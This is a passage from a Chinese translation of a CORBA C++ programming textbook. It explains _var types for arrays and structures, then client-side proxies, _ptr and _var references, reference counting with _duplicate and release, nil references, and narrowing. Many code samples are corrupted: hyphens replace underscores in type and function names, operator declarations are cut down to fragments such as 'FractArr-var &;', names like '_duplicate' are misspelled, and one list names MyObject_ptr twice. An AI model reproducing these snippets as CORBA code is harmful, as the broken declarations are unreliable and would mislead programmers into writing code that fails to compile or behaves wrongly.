这一附加的转换运算符可以用来把一个变长度的 T var 传递给需要用到对指向 T 的指针的引用的地方。在变长度类型的 T var 实例作为 out 参数传递时，就可以使用这个运算符。7.14 节中将会详细讨论这一点。

```
const T & in() const  
T & inout()  
T * & out()
```

这些成员函数可以用来将 T_var 作为 in, inout 或 out 参数来传递, 而不用通过缺省的类型转换。这些函数主要用于对于缺省的类型转换有些缺陷的编译器。调用这些成员函数也可以用来提高代码的可读性。如果将 T_var 实例传递给一个函数, 那么我们可能不会马上就知道函数是否会修改这一数值。通过使用这些成员函数, 就可以提高代码的可读性:

```
StrSeq var sv = ...;  
some_func(sv);           // Passed as in, inout, or out?  
some_func(sv, out());    // Much clearer...  
sv = some_func(sv);      // ...and so on.
```

`out` 成员函数释放当前使用的类型 `T` 的实例, 以避免因为相同的 `T` `var` 实例连续传递给函数调用而产生的内存泄漏:

```
T * _retn
```

这一函数返回指向当前使用的类型 T 的实例，并且放弃对指针的所有权。它主要用于创建一个 T_var 实例以避免内存泄漏，然后又必须传递对当前使用类型的所有权的情况（6.10.5 节中有一个这方面的例子）。

定长度类型的 T_var 成员函数

对于用于定长度的结构、联合或序列的 T_var, IDL 编译器会生成下面的代码：

```
class T_var {
public:
    // Normal member functions here...

    // Member functions for fixed-length T:
    T_var(const T &);
    T_var & operator=(const T &);

    const T & in() const;
    T & inout();
    T & out();
    T & _retn();

};

T_var(const T &)
T & operator=(const T &)
```

附加的构造函数和赋值运算符可以用来构造 T_var, 或把 T 赋给 T_var。

```
const T & in() const
T & inout()
T & out()
T & _retn()
```

这些成员函数可以用于不能正确处理缺省类型转换的编译器，同时，它们也可以提高代码的可读性。

用于定长度类型的 out 和 _retn 成员函数不会放弃对当前使用类型的所有权，它们不能这样做，因为它们不返回一个指针。

6.19.5 数组的_var 类型

数组的_var 类型与结构、联合和序列的_var 类型具有相同的形式。区别是数组的_var 类型并不重载间接运算符（这对数组是不必要的），并且一些成员函数的返回值类型也有所不同。包含变长度元素的数组与包含定长度元素的数组其_var 类型也有一些不同。

包含变长度元素的数组的_var 映射

说明映射的最好方法是使用例子，下面我们定义了一个包含变长度结构的三个元素的数组：

```
struct Fraction {           // Variable-length structure
    double numeric;
    string alphabetic;
```

```

};

typedef Fraction FractArr[3];

```

它映射为下面 C++ 定义：

```

struct Fraction {
    CORBA::Double      numeric;
    CORBA::String-mgr alphabetic;
};

class Fraction-var {
public:
    // As before...
};

typedef Fraction FractArr[3];
typedef Fraction FractArr-slice;

FractArr-slice *           FractArr-alloc();
FractArr-slice *           FractArr-dup(const FractArr-slice * );
void                      FractArr-copy(
    FractArr-slice *      to,
    const FractArr-slice * from
);
void                      FractArr-free(FractArr-slice * );

class FractArr-var {
public:
    FractArr-var();
    FractArr-var(FractArr-slice * );
    FractArr-var(const FractArr-var & );
    ~FractArr-var();

    FractArr-var &;
    FractArr-var &;
    Fraction &;
    const Fraction &;
    operator FractArr-slice * ();
    operator const FractArr-slice * () const;
    operator FractArr-slice * (&);

    const FractArr-slice *   in() const;
    FractArr-slice *         inout();
    FractArr-slice * &;       out();
    FractArr-slice *         _retn();
};

```

如果这些代码看上去不好懂的话,请记住,这里的成员函数与结构、联合和序列的_var 类型中的成员函数的作用完全相同。

- 缺省的构造函数将指向当前使用数组的内部指针初始化为空指针。
- 参数为 FractArr-slice * 的构造函数和赋值运算符都假定由 FractArr-alloc 或 Frac-

tArr-dup 对数组分配内存，并且它们拥有对传递来的指针的所有权。

- 拷贝构造函数和 FractArr-var & 赋值运算符都进行多层次拷贝。
- 析构函数通过调用 FractArr-free 来释放数组。
- 下标运算符允许使用数组下标，这样，FractArr-var 就可以当作数组来使用。
- 通过转换运算符可以将数组作为 in, inout 或 out 参数来传递（参见 7.14.12 节）。
- 显式转换函数 in, inout 和 out 与在结构、联合和序列中的使用方法一样（参见 6.19.1 节）。
- 通过 ~retn 函数可以放弃对当前使用类型的所有权（参见 6.10.5 节中的例子）。

所有这些意味着，可以将_var 数组当作真正的数组来使用，我们只需要记住：_var 数组必须通过动态分配内存来进行初始化。

```

const char * fractions [] = { "1/2", "1/3", "1/4" };

FractArr var fa1 = FractArr-alloc();
for (CORBA::ULong i = 0; i < 3; i++) {                                // Initialize fa1
    fa1[i].numeric = 1.0 / (i+2);
    fa1[i].alphabetic = fractions[i];                                     // Deep copy
}

FractArr var fa2 = fa1;                                              // Deep copy
fa2[0].alphabetic = CORBA::string-dup("half");                         // Explicit copy
fa2[1] = fa2[2],                                                        // Deep assignment

cout.precision(2);
for(CORBA::ULong i = 0; i < 3;i++) {                                    // Print fa1
    cout << "fa1[" << i << "].numeric = "
        << fa1[i].numeric
        << ",\nfa1[" << i << "].alphabetic = "
        << fa1[i].alphabetic << endl;
}
cout << endl;
for (CORBA::ULong i = 0; i < 3; i++) {                                // Print fa2
    cout << "fa2[" << i << "].numeric = "
        << fa2[i].numeric
        << ",\nfa2[" << i << "].alphabetic = "
        << fa2[i].alphabetic << endl;
}

```

这一程序的输出结果如下：

```

fa1[0].numeric = 0.5,      fa1[0].alphabetic = 1/2
fa1[1].numeric = 0.33,     fa1[1].alphabetic = 1/3
fa1[2].numeric = 0.25,     fa1[2].alphabetic = 1/4

fa2[0].numeric = 0.5,      fa2[0].alphabetic = half
fa2[1].numeric = 0.25,     fa2[1].alphabetic = 1/4
fa2[2].numeric = 0.25,     fa2[2].alphabetic = 1/4

```

包含定长度元素的数组的_var 映射

包含定长度元素数组的_var 映射与包含变长度元素数组的_var 映射基本相同。下面我们定义了一个包含定长度结构的三个元素的数组：

```
struct S {                                // Fixed-length structure
    long    l_mem;
    char    c_mem;
};

typedef S StructArray[3];
```

对应的 StructArray_var 类型的映射如下所示：

```
class StructArray_var {
public:
    StructArray_var();
    StructArray_var(StructArray_slice * );
    StructArray_var(const StructArray_var & );
    ~StructArray_var();

    StructArray_var &
    StructArray_var &
    S &
    const S &

    operator[](CORBA::ULong);
    operator[](CORBA::ULong) const;
    operator StructArray_slice * ();
    operator const StructArray_slice * () const;

    const StructArray_slice *     in() const;
    StructArray_slice *          inout();
    StructArray_slice *          out();
    StructArray_slice *          -retn();
};

};
```

包含定长度元素数组的_var 类型与包含变长度元素数组的_var 类型之间的区别是对于定长度元素,inout 成员函数返回一个指针,而不是对指针的引用,并且没有定义用于 StructArray_slice * & 的用户定义的转换运算符。这些区别由变长度类型与定长度类型在参数传递规则上的不同所产生。7.14 节中将会详细讨论这些规则。

6.20 本章小结

基本的 C++ 映射定义了如何把内部类型和自定义类型映射到 C++ 中。尽管由映射所生成的一些类中有大量的成员函数,但在很短的时间就可以学会如何使用它们就像使用其他数据类型一样。即使内存管理规则现在看来还相当复杂,一段时间之后就会变得很自然。在编写代码时,请记住,应该看一下 IDL 定义,而不要去看那些生成的头文件。这样的话,就可以避免被许多用于不同平台和编译器的内部细节和隐含工作区所困惑。

第7章 客户端的 C++ 映射

7.1 本章概述

在第6章中,我们学习了 IDL 到 C++ 的基本映射——也就是,每个 IDL 类型如何出现在 C++ 中。除了使用 IDL 类型外,客户程序还将处理对象引用,调用对象的操作,并且处理由操作引发异常。本章将详细讲述这些内容。7.3节到7.6节中将讲述对象引用的语义,7.7节到7.10节中将讲述 ORB 的初始化,7.11中将给出用于所有对象引用的操作,并且不用考虑对象引用的类型。7.12节中将讨论如何使用_var 引用实现自动内存管理,7.13节和7.14节将详细讲述与调用操作和参数传递有关的内容。7.15节和7.16节将讨论异常处理和相关的内容。

7.2 简介

对于第6章中讲述的基本 C++ 映射,还有许多基本的内容需要讨论。读者不要被这么多的内容所吓倒——没有必要在刚开始时就去掌握客户端映射的所有内容。本章的内容经过了合理的安排,所有与某个话题有关的内容都放置在一起,因此读者可以略过某些章节,以后如果需要解决某方面的问题时,再仔细阅读有关的章节。然而,建议读者至少仔细阅读一下7.5节、7.6节和7.14.6节。这几节中包含了掌握映射必需的一些核心内容。

7.3 接口的映射

如2.5.4节所述,代理类向客户程序提供了一个定位透明的接口。代理类由 IDL 定义所生成,每个 IDL 接口都会生成一个单独的 C++ 代理类。考虑下面的 IDL 接口:

```
interface MyObject {
    long get_value();
};
```

生成的代理类如下所示:

```
class MyObject : public virtual CORBA::Object {
public:
    virtual CORBA::Long get_value() = 0;
    // ...
};
```

这里,我们略去了类中的许多细节。需要注意的几点是:

- 生成的代理类 MyObject 与 IDL 接口 MyObject 的名称相同。
- 代理类由 CORBA::Object 继承得到, 这表示所有的 IDL 接口都由 Object 类继承得到。
- 代理类提供了一个与 IDL 的 get_value 操作相对应的 get_value 方法。
- get_value 被说明为纯虚拟函数, 因此代理类是不能被实例化的抽象基类。

请注意, ORB 可能会对 get_value 符号添加一个异常说明。(C++ 映射中, 异常说明可以作为客户端存根的可选项)。7.15.4 节中将会详细讨论异常说明。还需要注意的是, 一些 ORB 会使代理类成为非抽象类。C++ 映射中, 非抽象类是一个合法的实现。代理类是不是抽象类不会对代码产生影响。

如果客户程序中有 MyObject 代理类的一个派生的实例, 并且客户程序调用了 get_value 方法, 那么 ORB 将向目标对象发送(可能是远程发送)一条消息。客户端的代码将被封闭, 直到方法返回并且传递其运行结果(一个 long 值)。

因为代理类是一个抽象基类, 客户程序不能直接创建它的实例。即使 ORB 不生成抽象的代理类, 也必须把它们当作抽象类来考虑; 如果自己创建代理类的实例, 那么代码就不可移植。此外, C++ 映射显式禁止客户程序进行下面的操作:

- 声明一个指向代理类的指针。
- 声明一个指向代理类的引用。

这就意味着, 下面的代码中有三个错误:

```
MyObject myobj;           // Cannot instantiate a proxy directly
MyObject * mobj;          // Cannot declare a pointer to a proxy
void f(MyObject &);       // Cannot declare a reference to a proxy
```

这些限制是为了给 ORB 软件供应商在实现代理时有最大程度的自由。必须清楚, 声明一个指向代理的指针或引用并不会产生编译时的错误。如果 ORB 将代理作为具体类而不是抽象类来实现的话, 创建代理类的实例就不会产生编译时的错误。

如果客户程序不允许直接创建代理的实例, 那么应该如何创建这些代理的实例呢? 答案是在运行状态下, 当对象引用进入客户程序的地址空间时, 就可以由 ORB 创建代理的实例。客户程序不直接对代理进行操作(代理是在 ORB 控制之下)。相反, 客户程序可以通过句柄, 也就是对象引用类型来访问代理类的实例。

7.4 对象引用类型

除了代理类, IDL 编译器为每个接口生成两个对象引用类型。这些对象引用类型的名称是 InterfaceName_ptr 和 InterfaceName_var。例如, 对于 MyObject 接口, 编译器生成三个不同的类型:

- MyObject
- 这是一个代理基类。
- MyObject_ptr

这是一个原始的对象引用类型,类似于 C++类的实例指针。在许多实现中,这就是一个 C++实例指针。

- MyObject_ptr

对象引用类型的_var 形式可以当作代理的句柄,它与 MyObject_ptr 非常相似,只是增加了内存管理。类似于所有的_var 类型,当_var 引用离开作用域时,它会负责释放它的实例(这里是代理的实例)。

ptr 引用与_var 引用都可以允许客户访问代理实例中的操作。例如,对于前面所述的 MyObject 接口,客户程序可以如下使用引用:

```
MyObject_ptr mop = ...;           // Get _ptr reference...
CORBA::Long v1 = mop->get_value(); // Get value from object
MyObject_var mov = ...;           // Get another reference...
CORBA::Long v2 = mov->get_value(); // Get value from object
```

使用_ptr 引用还是_var 引用来调用操作并不重要。在任何一种情况下,都可以使用间接运算符-> 来调用当前代理中的操作。而代理则保证这个调用作用于正确的对象,不管这个对象是本地的还是远程的。请注意,完全可以通过下面的语句:

```
some_ref->get_value();
```

来访问一个远程的对象。代码看上去类似于通过类实例指针来调用一个普通成员函数(实际上就是这样做的)。在代理类的 get_value 体中生成的代码,以及当前的 ORB 可以完成所有与设定对象位置、发送请求以及返回结果有关的工作。客户端应用程序完全不知道网络协议、对象位置、文件描述符、套接字、字节排列顺序和许多其他的底层信息。

7.12 节中将讨论_ptr 引用与_var 引用之间的区别。至于现在,重要的是记住,引用类型类似于当前代理的句柄。代理通过隐含本地对象和远程对象在调用调度上应用程序编码的差别而提供位置的透明性,这样就使得远程 CORBA 对象看上去像本地 C++ 对象。

7.5 对象引用的生命周期

代理和对象引用都有一个生命周期(life cycle):它们可以被创建、拷贝和撤消。然而,引用的创建并不适用于客户程序。由于会产生空引用的异常,CORBA 不允许客户程序创建对象引用,因为客户程序并不实现对象。相反,CORBA 在服务器端创建引用,以便保持对引用的不透明性。这意味着下面的规则适用于客户程序中的代理和引用的生命周期。

- 当对象引用进入客户程序的地址空间时,由客户端的 ORB 代表客户程序创建代理。ORB 向客户程序返回一个指向新代理的_ptr 引用。
- 客户程序可以撤消引用。
- 客户程序可以创建引用所保存的拷贝。
- 客户程序可以创建一个空引用(不指向任何对象的引用)。

让我们检查一下当客户程序接收一个指向 MyObject 类型的接口的对象引用作为调用操作的结果时,会出现什么情况。运行时的 ORB 会创建 MyObject 类型的代理的实例,并且

向客户程序返回一个 MyObject_ptr 类型的数值。新的代理实例中包含了一个引用计数值，ORB 将其初始化为1。例如，初始化

```
MyObject_ptr mop = ...; // Get reference from somewhere...
```

在客户程序的地址空间中创建如图7.1的模型。请注意，因为 MyObject 可以是一个抽象基类，所以实际的代理类型可能由 MyObject 派生得到（但是这些内容与这里讨论的内容无关）。而且，CORBA 并不需要代理的引用计数值，因此，下面的解释是与实现相关的。讨论一个具体的实现可以使复杂的事情变得简单。本书中的代码是可移植的，不管 ORB 是否使用了引用计数值（大部分 ORB 都使用了引用计数值），这些代码都可以正确地运行。




图7.1 创建实例后的_ptr 引用和代理

客户程序获取引用后，就在内存中创建代理的实例，客户程序就可以通过引用调用操作：

```
CORBA::Long v = mop->get_value(); // Call operation
cout << "Value is " << v << endl; // Print result
```

这个调用向对象（可能是远程对象）发送一条消息，以便调用 get_value 操作。在收到结果之前，调用将阻塞，远程调用看上去就像对于客户程序的一般的同步过程调用。客户程序可以使用返回值，就像使用其他值一样。（在这个例子中，客户程序将返回值发送给标准输出流。）

7.5.1 删除引用

由运行时 ORB 创建的代理会消耗客户程序的资源。每个代理都需要一些内存，但是，除了这些，远程对象的代理也封装了一些网络资源，如表示 TCP/IP 连接的套接字的文件描述符等。当客户程序不再需要与代理所代表的对象通信时，它必须通知运行状态的 ORB。这样就可以在运行时回收与代理有关的资源。

客户程序通过调用 CORBA::release 来释放代理以及与代理有关的网络资源：

```
CORBA::release(mop); // Done with this object
```

release 是 CORBA 名字空间中的一个函数，用来通知运行时 ORB 客户程序已经不再需要与对象通信。release 会减小代理实例的引用计数值。当引用计数值减小为0时，运行时 ORB 就释放代理，并且回收网络资源（参阅图7.2）。因为当初创建代理的时候，引用计数值是1，随后调用 release 的话，就会把引用计数值减为0，并且删除代理实例。在引用被释放后，客户程序就不能引用它：

```
MyObject_ptr mop = ...; // Initialize reference...
CORBA::Long v = mop->get_value(); // Get a value
CORBA::release(mop); // Finished with object
```

```
v = mop->get_value(); // Looming disaster!!
```




图7.2 当引用计数值减小为0时会删除代理

最后一条语句将会造成不可预料的结果,因为语句中访问了被释放的内存(在许多实现中,这将会导致核心转储)。

7.5.2 引用拷贝

IDL编译器在每个代理类中生成一个静态成员函数`_duplicate`。例如,MyObject代理生成的代码如下所示:

```
class MyObject : public virtual CORBA::Object {
public:
    virtual CORBA::Long get_value() = 0;
    static MyObject* ptr_duplicate(MyObject* p);
    // ...
};
```

`_duplicate`成员函数对传递参数`p`的引用创建一个拷贝,并且返回这个拷贝。原来的引用和它的拷贝是完全一样的,并且无法加以区分。从概念上讲,`_duplicate`创建的是代理的物理(深)拷贝。但是,为避免物理拷贝的花销,`_duplicate`只是简单地增加代理的引用计数值,并且返回代理的`_ptr`引用。

考虑一下下面的代码,这段代码在生成实例后创建一个引用的拷贝:

```
MyObject* mop1 = ...; // Get reference
MyObject* mop2 = MyObject::_duplicate(mop1); // Make copy
```

图7.3说明了代码的工作过程。




图7.3 调用`_duplicate`后的引用计数值

客户程序现在保存了两个初始化过的`_ptr`引用:`mop1`和`mop2`。这两个引用都指向相同的代理,因此它们表示的是同一个对象。因为`_duplicate`只被调用了一次,代理的引用计数值现在是2。(创建代理的时候引用计数值为1,调用`_duplicate`把引用计数值增加为2。)

现在,客户程序必须两次调用`release`(每次都把一个引用作为参数),以删除代理:

```
MyObject* mop1 = ...; // Get reference
```

```

MyObject_ptr mop2 = MyObject::duplicate(mop1);           // Make copy

// Use one or both references...

CORBA::release(mop1);        // Could release mop2 here
CORBA::release(mop2);        // Could release mop1 here

// Can't use either mop1 or mop2 from here on

```

对 `release` 的第一次调用将引用计数值减小为1,第二次调用将其减小为0,这样将释放这个代理。两个引用的释放次序是无关紧要的,但是当 `mop1` 和 `mop2` 被释放后,就不能再使用它们。使用释放后的引用会造成不可预料的结果。例如,下面的代码有错误:

```

MyObject_ptr mop1 = ...;                                // Get reference
MyObject_ptr mop2 = MyObject::duplicate(mop1);           // Make copy

CORBA::release(mop2);         // Release mop2

CORBA::Long v1 = mop2->get_value();          // Illegal, released already!
CORBA::Long v2 = mop1->get_value();          // OK, not released yet
CORBA::release(mop1);                     // Release mop1

```

在许多实现中,这段代码可以很好地执行。然而,严格来讲,这段代码是不可移植的,因为从概念上讲,`mop2` 在被释放后就不再指向合法的代理。不能由于 ORB 能够通过物理拷贝代理而不是使用引用计数值来实现 `_duplicate`,而以为 `mop2` 仍然指向原先指向的代理。在这样的实现中,使用释放后的 `mop2` 可能会产生核心转储。

同样,我们不能对相同的引用两次调用 `release`。规则是只能对每个引用释放一次。

7.5.3 引用计数值的范围

必须清楚:`_duplicate` 和 `release` 只对客户程序中的代理引用计数值产生作用。引用计数值只是为了正确地处理客户程序中的资源分配和释放。尤其是,调用客户程序的 `release` 不会对服务器程序中的相对对象产生作用。如果客户程序调用 `release` 的话,服务器程序不会知道这一情况(`_duplicate` 和 `release` 并不与服务程序通信)。

CORBA 的初学者经常会错误地认为,客户程序可以调用 `release` 来表示它不再需要某个对象,因此服务器程序应该释放为该对象分配的资源。这种想法是错误的——CORBA 并不这样做。在客户程序中调用 `_duplicate` 或 `release` 只会对客户程序产生作用,而在服务器程序中调用 `_duplicate` 或 `release` 只会对服务器程序产生作用。如果客户程序想要通知服务器程序它不再需要某个对象,那么必须调用对象的远程操作,以便向服务器程序说明这一点。第12章将会再次讨论对象生命周期方面的内容。

7.5.4 空引用

IDL 编译器在每个代理类生成一个静态成员函数 `_nil`。例如, `MyObject` 代理中包含下面的内容:

```

class MyObject : public virtual CORBA::Object {
public:

```

```

virtual CORBA::Long get_value() = 0;
static MyObject_ptr _duplicate(MyObject_ptr p);
static MyObject_ptr _nil();
// ...
};


```

`_nil` 成员函数创建一个不指向任何对象的引用——也就是，不代表任何 CORBA 对象的引用。客户程序代码可以像对待其他引用一样来拷贝和释放空引用：

```

MyObject_ptr p1 = MyObject::_nil();           // Create nil ref
MyObject_ptr p2 = MyObject::_duplicate(p1);    // Copy nil ref
// ...
// Release both references
CORBA::release(p2);             // Optional
CORBA::release(p1);             // Optional

```

拷贝或释放一个空引用不会改变引用计数值。空引用可以作为空指针，或者作为单独的代理来实现；C++ 映射规范保证了如果不释放空引用的话，不会产生任何的资源泄漏。然而，释放空引用往往与释放其他引用一样简单，因为这样可以避免在代码中考虑一些特殊的情况。

调用空引用的操作将会造成不可预料的结果：

```

MyObject_ptr p = MyObject::_nil();
CORBA::Long l = p->get_value();           // Crash imminent here!

```

因为空引用不指向任何对象，所以调用一个不存在的对象的操作是非法的。在大部分实现中，上面的代码会产生核心转储。

测试空引用

为了在使用引用之前测试它是不是空引用，可以使用 `CORBA::is_nil` 库函数：

```

MyObject_ptr p = ...;           // Get reference from somewhere...
if(!CORBA::is_nil(p))
    CORBA::Long l = p->get_value(); // Call only if not nil
    CORBA::release(p);

```

在这个例子中，客户程序会获取一个作为操作返回值的对象引用。返回的引用可能是空的，这意味着代码需要在使用这个引用之前测试它是不是一个空引用。这个例子还说明了释放空引用非常方便。代码会无条件地调用 `CORBA::release`，不管该引用是不是空的。

下面的代码是错误的：

```

MyObject_ptr p = ...;
if(p != 0)                      // Illegal
    do_something();
if(p == MyObject::_nil())        // Also illegal
    do_something();

```

上面的两次测试都是不可移植的，会产生不可预料的结果。它们可能会在将空 `_ptr` 引用当作 C++ 空指针来实现的 ORB 上正确执行。然而，有些 ORB 将 `_ptr` 引用当作类来实

现,在这种情况下,上面的代码是非法的。

请记住,只有调用 CORBA::is_nil 对引用进行测试才是可移植的。

为什么要创建空引用

客户程序创建空引用的主要原因是为了表示语义上的“不存在”或“可选的”,与 C++ 中空指针可以用来表示“不存在”很相似。例如,CORBA Event Service(参见第20章)就允许客户程序传递一个对象引用,然后在与事件通道断开时,可以把这一情况通知给客户程序,也可以不通知。如果客户程序传递的不是空引用的话,就表示在断开时需要通知客户程序。如果用户传递的是一个空引用,那么就表示客户程序不需要知道有关断开的情况。简单来说,相应的 IDL 如下所示:

```
interface Callback {
    void disconnect();
};

interface Channel {
    SomeType register_me(in Callback cb);
    // ...
};
```

如果客户程序并不需要知道是否断开,那么就可以向 register_me 传递一个空引用:

```
Channel_ptr ch = ...; // Get a channel reference...
// Tell the channel we don't want to know about disconnects
Callback_ptr nil_cb = Callback::nil();
SomeType st = ch->register_me(nil_cb);
// Use channel for other things...
```

通过传递空引用,客户程序就传送了“不存在”的语义(没有服务器程序能够使用的回调对象)。

在20.3节中将详细讨论回调的形式。

7.6 -ptr 引用的语义

在前面一节中已经讲到,-ptr 引用可以当作当前代理的句柄。在这一节中,我们将详细讨论 -ptr 的语义,以及继承将对 -ptr 引用的使用产生哪些作用。

7.6.1 代理与 -ptr 引用的映射

考虑一下气温控制系统中的部分 IDL:

```
// ...
module CCS {
    // ...
    typedef short TempType;
    interface Thermometer {
        readonly attribute TempType temperature;
```

```

    // ...
};

interface Thermostat : Thermometer {
    TempType get_nominal();
    // ...
};

// ...
};


```

下面是 ORB 将这些接口映射为代理类,以及与代理类有关的_ptr 引用的一种方法:

```

namespace CORBA {
    // ...
    class Object;
    class Object_var;
    typedef Object * Object_ptr;
    class Object {
        public:
            static Object_ptr _duplicate(Object_ptr p);
            static Object_ptr _nil();
            static Object_ptr _narrow(Object_ptr p);
            // Other member functions here...
    };
    Boolean is_nil(Object_ptr p);
    // ...
    typedef Object_var _var_type;
    typedef Object_ptr _ptr_type;
}

namespace CCS{
    // ...
    typedef CORBA::Short TempType;

    class Thermometer;
    class Thermometer_var;
    typedef Thermometer * Thermometer_ptr;
    class Thermometer : public virtual CORBA::Object {
        public:
            static Thermometer_ptr duplicate(Thermometer_ptr p);
            static Thermometer_ptr _nil();
            static Thermometer_ptr _narrow(Thermometer_ptr p);
            // Member functions for attributes of Thermometer here...
    };

    class Thermostat;
    typedef Thermostat * Thermostat_ptr;
    class Thermostat : public virtual Thermometer {
        public:
            static Thermostat_ptr _duplicate(Thermostat_ptr p);
            static Thermostat_ptr _nil();
    }
}

```

```

static Thermostat_ptr _narrow(Thermostat_ptr p);
// Member functions for operations of Thermostat here...
};

// ...

typedef Thermometer_var var_type;
typedef Thermometer_ptr ptr_type;
}

```

在讨论这种映射方式的具体内容之前,需要指出的是,C++映射规范并不一定会生成与上面完全一样的映射。例如,ORB可以选择将_ptr引用实现为类,而不是C++指针。然而,映射需要兼容性ORB中保留上面映射的语义。这就意味着即使_ptr引用不实现为C++指针,它也必须被当作C++指针来使用。

C++映射特意这样做的目的是给ORB软件供应商在实现用于特殊环境的ORB时有最大的自由性。同时,映射保证了源代码在不同ORB之间的可移植性。本书中的所有代码在映射上完全是兼容性的,因此都是可移植的。我们同时也指出,确实有些结构可以用于许多ORB但却不可移植。

请注意,18.14.1节中将讨论在每个代理类结束部分中的_var_type和_ptr_type定义。

7.6.2 继承与拓展

在上一节所述的映射中,Thermometer由CORBA::Object继承得到,Thermostat由Thermometer继承得到。也就是说,代理类的继承结构反映了IDL接口的继承方式。还需要指出的是,_ptr引用是指向相应代理类的C++指针。(如果它们没有实现为真正的指针,那么它们就类似于C++的类实例指针。)这意味着与C++指针一样,_ptr引用支持隐式拓展。例如:

```

CCS::Thermostat_ptr tmstat = ...;           // Get Thermostat ref...
CCS::Thermometer_ptr thermo = tmstat;         // OK, compatible assignment
CORBA::Object_ptr o1 = tmstat;                 // OK too
CORBA::Object_ptr o2 = thermo;                 // OK too

```

这些赋值是拓展赋值。C++的标准类型转换保证了指向派生类的指针可以赋给指向基类的指针。这反映了继承表示一种相等关系,如:一个恒温器是一个温度计。

因为所有的IDL接口都由Object继承得到,代理类组成了一个单根的继承树,CORBA::Object在根部。任何类型的_ptr引用都可以拓展为Object_ptr,如上面代码中的两个赋值语句所示。

上面的赋值语句将在客户程序中产生如图7.4所示的结果。

第一个给tmstat赋值的语句创建引用计数值为1的代理(假定引用由ORB的API函数获得)。请注意,下面的赋值不会对引用计数值产生影响。在_ptr引用之间的普通赋值是浅赋值。对于_ptr引用的映射,这是有意义的,因为上述的每个赋值语句只是赋给一个C++指针。

现在,客户程序中有了四个单独的_ptr引用,每个引用都表示相同的(可能是远程的)恒温器对象。C++类型系统确保了恒温器对象可以通过Thermostat_ptr来访问,但是不能通过Thermometer_ptr或Object_ptr来访问:




图7.4 对_ptr进行拓展赋值得到的结果

```
CCS::TempType t;
t = tmstat->get_nominal(); // OK read nominal temperature
t = thermo->get_nominal(); // Compile-time error, cannot access
                             // derived part via base reference
t = o1 -> get_nominal(); // Compile time error too
```

因为代理的引用计数值仍然是1,所以对任何一个引用调用 CORBA::release 将会释放代理,并且把所有引用挂起来:

```
CORBA::release(thermo); // or CORBA::release(tmstat);
                         // or CORBA::release(o1);
                         // or CORBA::release(o2);

// Cannot use tmstat, thermo, o1, or o2 from here on...
```

客户程序也可以在赋值过程中进行拷贝。例如:

```
CCS::Thermostat_ptr tmstat = ...; // Get Thermostat reference...
CCS::Thermometer_ptr thermo
    = CCS::Thermometer::duplicate(tmstat);
CORBA::Object_ptr o1 = CCS::Thermometer::duplicate(tmstat);
CORBA::Object_ptr o2 = CORBA::Object::duplicate(thermo);
```

这段代码与前面代码得到的结果一样,但是这里的代理引用计数值为4(参见图7.5)。当然,客户程序现在必须对每个引用都调用一次 CORBA::release,以释放代理。




图7.5 用显式拷贝对_ptr进行拓展赋值得到的结果

上面代码中也使用了拓展赋值。例如,赋值语句:

```
CORBA::Object_ptr o1 = CCS::Thermometer::duplicate(tmstat);
```

在两个地方使用了拓展。对于调用_duplicate,tmstat 的实际参数是 Thermostat_ptr 类型,该参数拓展为正式的参数类型 Thermometer_ptr。_duplicate 的返回值是 Thermometer_ptr 类型,在赋值时,它被拓展为 CORBA::Object_ptr。由于 C++ 标准转换机制可以将指

向派生类的指针转换成指向基类的指针,因此这段代码可以正确执行。

7.6.3 紧缩转换

在 C++ 类型规则中,下面的语句是非法的:

```
CCS::Thermometer_ptr thermo = ...;           // Get Thermometer ref...
CCS::Thermostat_ptr tmstat = thermo;          // Compile-time error
```

把温度计引用赋给恒温器引用将被编译器拒绝。作为一种类型安全语言,C++ 将会拒绝把指向基类的指针赋给指向派生类的指针的赋值语句,因为在运行时,无法保证基类确实指向正确类型的派生对象。我们知道 thermo 确实指向一个恒温器,因此可能会编写下面的代码:

```
CCS::Thermostat_ptr tmstat
= (CCS::Thermostat_ptr) thermo; // Disastrous !!!
```

这一代码也许能够通过编译器,甚至能够正确地执行,然而,它却会产生不可预料的结果。在有虚拟基类的多重继承中,这样的强制转换最终将会带来麻烦。在 C++ 映射中根本没有必要进行强制转换,这样做是错误的。

7.6.4 类型安全的紧缩(Narrowing)

为了可以在运行时对引用进行安全的强制类型向下转换,IDL 编译器生成一个静态成员函数_narrow:

```
CCS::Thermometer_ptr thermo = ...; // Initialize...
// Try type-safe down-cast
CCS::Thermostat_ptr tmstat = CCS::Thermostat::narrow(thermo);
if (CORBA::is_nil(tmstat)) {
    // thermo is not of type Thermostat
} else {
    // thermo * is a * Thermostat, tmstat is now a valid reference
}
CORBA::release(tmstat); // narrow() calls .duplicate()
```

代码对 thermo 进行初始化,将它指向某个对象。因为 thermo 是 Thermometer 类型,所以可以根据初始化的 thermo 对象的实际类型来判别这是温度计还是恒温器。调用 CCS::Thermostat::narrow 将会对引用进行运行时的测试,并且只有当 thermo 的实际类型与需要的 Thermostat 类型相匹配时,才会返回一个非空的引用。如果实际类型与需要的类型不兼容,_narrow 返回一个空引用。这个机制与 C++ 的 dynamic_cast 非常相似,C++ 的 dynamic_cast 也是用于同样的目的。

请注意_narrow 调用_duplicate。从概念上讲,_narrow 并不返回被转换成新类型的初始引用,相反,它返回的是转换成新类型的拷贝。这意味着,必须释放由_narrow 返回的引用,否则的话,将会造成资源泄漏。

根据紧缩后的确切类型,_narrow 可能需要与服务器程序联系。如果服务器程序可以通过自动启动而注册,那么调用_narrow 可能会启动服务器程序。如果不能与服务器程序联系

